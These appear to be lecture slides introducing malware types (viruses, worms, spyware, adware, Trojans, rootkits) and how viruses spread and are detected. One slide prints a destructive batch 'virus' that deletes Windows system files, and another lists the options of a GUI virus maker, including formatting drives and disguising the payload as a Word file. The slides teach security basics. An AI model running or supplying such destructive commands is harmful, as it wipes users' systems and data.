Malware

LECTURE 5

Terminology

- The term *malware* is short for *malicious software.*
- *Malware* is a term that covers: viruses, worms, Trojans, Logic bombs, and adware and spyware.
- Software that fits in the category of malware has evolved dramatically to now include the ability to:
  - steal passwords,
  - personal information,
  - identities, as well as
  - damage hardware in some cases

Categories of malware

- ***Viruses, Worms , Trojan horses, Spyware, Adware***
- ***Rootkits*** are a modern form of malware that can hide within the core components of a system and stay undetected by modern scanners.

Techniques include renaming a package to the name of a legitimate program and altering other files on a system to prevent them from being detected and running.

viruses

Viruses are by far the best-known form of malicious software. This type of malware is designed to replicate and attach itself to other files resident on the system. Typically, viruses require some sort of user action to initiate their infectious activities.

Viruses

- What does the virus do then?
  - Altering data
  - Infecting other programs
  - Replicating
  - Encrypting itself
  - Transforming itself into another form
  - Altering configuration settings
  - Destroying data
  - Corrupting or destroying hardware

Viruses

The process of developing a virus:

1.Design—The author envisions and creates the virus. The author may choose to create the virus completely from scratch or use one of the many construction kits that are available to create the virus of their choice.

2. ***Replication***—Once deployed, the new virus spreads through replication: multiplying and then ultimately spreading to different systems. How this process takes place depends on the author's original intent, but the process can be very rapid, with new systems becoming infected in short order.

3. ***Launch***—The virus starts to do its dirty work by carrying out the task for which it was created (such as destroying data or changing a system's settings). Once the virus activates through a user action or other predetermined action, the infection begins.

Viruses

4. Detection—The virus is recognized as such after infecting systems for some period of time. During this phase, the nature of the infection is typically reported to antivirus makers, who begin their initial research into how the software works and how to eradicate it.

5. ***Incorporation***—The antivirus makers determine a way to identify the virus and incorporate the process into their products through updates. Typically, the newly identified malware is incorporated into signature files, which are downloaded and installed by the antivirus application.

6. ***Elimination***—Users of the antivirus products incorporate the updates into their systems and eliminate the virus.

Viruses

Creating a Simple Virus

So, let’s write a simple virus. You need access to Notepad and bat2com, the latter of which you can find on the Internet.

Before you get started, here’s a warning: Do not execute this virus. This exercise is meant to be a proof of concept and for illustrative purposes only. Executing this code on your system could result in damage to your system that may require extensive time and skill to fix properly. With that said, follow these steps:

1. Create a batch file called virus.bat using Windows Notepad.

2. Enter the following lines of code:


```
@echo off

Del c:\windows\system32\*.*

Del c:\windows\*.*
```

3. Save virus.bat.

4. From the command prompt, use bat2com to convert virus.bat into virus.com.

Viruses

- Another way to create a virus is to use a utility such as JPS Virus Maker or Terabit virus maker.
- It is a simple utility in which you pick options from a GUI and then choose to create a new executable file that can be used to infect a host.



TeraBIT Virus Maker 2.8 SE

□ Turn Off Monitor
□ Mute System Volume
□ Close Internet Explorer Every 10 Sec
□ Slow Down PC Speed
□ Disable Task Manager
□ Avoid Opening MsConfig
□ Disable Windows Firewall
□ Transparent My Computer (100%)
□ Open/Close CD-ROM Every 10 Sec
□ Swap Mouse Buttons
□ Disable Regedit
□ Locking Drives,Directory
□ Play Beep Every Sec
□ Always Clean Clipboard
□ Disable System Restore
□ Disable CMD
□ Lock Internet Explorer Option Menu
□ Remove Run From Start Menu
□ Adding 30 Windows User
□ Turn off Computer After 5 Min
□ Avoid Opening Media Player
□ Avoid Opening Calculator
□ Delete Windows Fonts
□ Delete Windows Screen Savers
□ Remove Desktop Wallpaper

□ Funny Start Button
□ Hide Desktop Icons
□ Format All Hard Drives
□ Hide Taskbar
□ Spread With Floppy
□ Avoid Opening Notepad
□ Avoid Opening Wordpad
□ Hide Start Button
□ Hide Windows Clock
□ Avoid Opening Gpedit
□ Disable Screen Saver
□ Disconnect From Internet
□ Avoid Opening Yahoo Messenger
□ Avoid Opening Mozilla Firefox
□ Gradually Fill Hard Disk
□ Disable Windows Security Center
□ Disable Automatic Updates
□ Disable Task Scheduler
□ Disable Windows Themes
□ Disable Telnet
□ Disable Windows Messenger
□ Funny Mouse
□ Funny Keyboard
□ Hide Folder Option Menu
□ Delete All Files In My Documents

□ Binder
Address:

□ Fake Error Message
Title: Error
Message: This file is not a
Type: Critical

Add 0 Fake Byte To Server

File Name After Install: csmm.exe
File Icon: Word
File Name: Server

Worms

- Worms are an advanced form of malware, compared to viruses, and have different goals in many cases.
- One of the main characteristics of worms is their inherent ability to replicate and spread across networks extremely quickly
- Most worms share certain features that help define how they work and what they can do:
  - Do not require a host application to perform their activities.
  - Do not necessarily require any user interaction, direct or otherwise, to function.
  - Replicate extremely rapidly across networks and hosts.
  - Consume bandwidth and resources.

Spyware

- *Spyware* is a type of malware that is designed to collect and forward information regarding a victim's activities to an interested party.
- The defining characteristic is that the application acts behind the scenes to gather this information without the user's consent or knowledge.
- Spyware has been used to target ads, steal identities, generate revenue, alter systems, and capture other information.

Methods of Spyware Infection

- **Instant Messaging (IM)** Delivering malicious software via IM is easy. Plus, IM software has never had much in the way of security controls.
- **Internet Relay Chat (IRC)** IRC is a commonly used mechanism to deliver messages and software because of its widespread use and the ability to entice new users to download software.
- **Email Attachments** With the rise of email as a communication medium, the practice of using it to distribute malware has also risen.

Spyware

- **Physical Access** Once an attacker gains physical access, it becomes relatively easy to install spyware and compromise the system.
- **Browser Defects** Many users forget or do not choose to update their browsers as soon as updates are released, so distribution of spyware becomes easier.
- **Freeware** Downloading software for free from unknown or untrusted sources can mean that you also download something nastier, such as spyware.
- **Websites** Software is sometimes installed on a system via web browsing. When a user visits a given website, spyware may be downloaded and installed using scripting or some other means.

Adware

- ***Adware*** is a well-known type of malware. Many systems are actively infected with this type of malware from the various installations and other activities they perform.
- It may replace home pages in browsers, place pop-up ads on a user's desktop, or install items on a victim's system that are designed to advertise products or services
- When this type of software is deployed onto a victim's system, it displays ads, pop-ups, and nag screens and may even change the start page of the browser.
- Typically, this type of software is spread either through a download with other software or when the victim visits a website that deploys it stealthily onto their system.

Trojans

- *Trojan* is a software application that is designed to provide covert access to a victim’s system.
  a special type of malware that infects a system and causing harm while appearing to look like a legitimate program.
- A Trojan infection may be indicated by some of the following behaviours:
  - The CD drawer of a computer opens and closes.
  - The computer screen changes, either flipping or inverting.
  - Screen settings change by themselves.
  - Documents print with no explanation.
  - The browser is redirected to a strange or unknown web page.
  - The Windows color settings change.
  - Screen saver settings change.
  - The right and left mouse buttons reverse their functions.

Trojans

- Operations that could be performed by a hacker on a target computer system include these:
  - Stealing data
  - Installing software
  - Downloading or uploading files
  - Modifying files
  - Installing keyloggers
  - Viewing the system user’s screen
  - Consuming computer storage space
  - Crashing the victim’s system

Trojans

Types of Trojans include the following:

Remote Access Trojans (RATs) Designed to give an attacker remote control over a victim’s system. Two well-known members of this class are the SubSeven program and its cousin, Back Orifice, although both are older examples.

Data Sending To fit into this category, a Trojan must capture some sort of data from the victim’s system, including files and keystrokes. Once captured, this data can be transmitted via email or other means if the Trojan is so enabled. Keyloggers are common Trojans of this type.

Destructive This type of Trojan seeks to corrupt, erase, or destroy data outright on a system. In more extreme cases, the Trojan may affect the hardware in such a way that it becomes unusable.

Thank you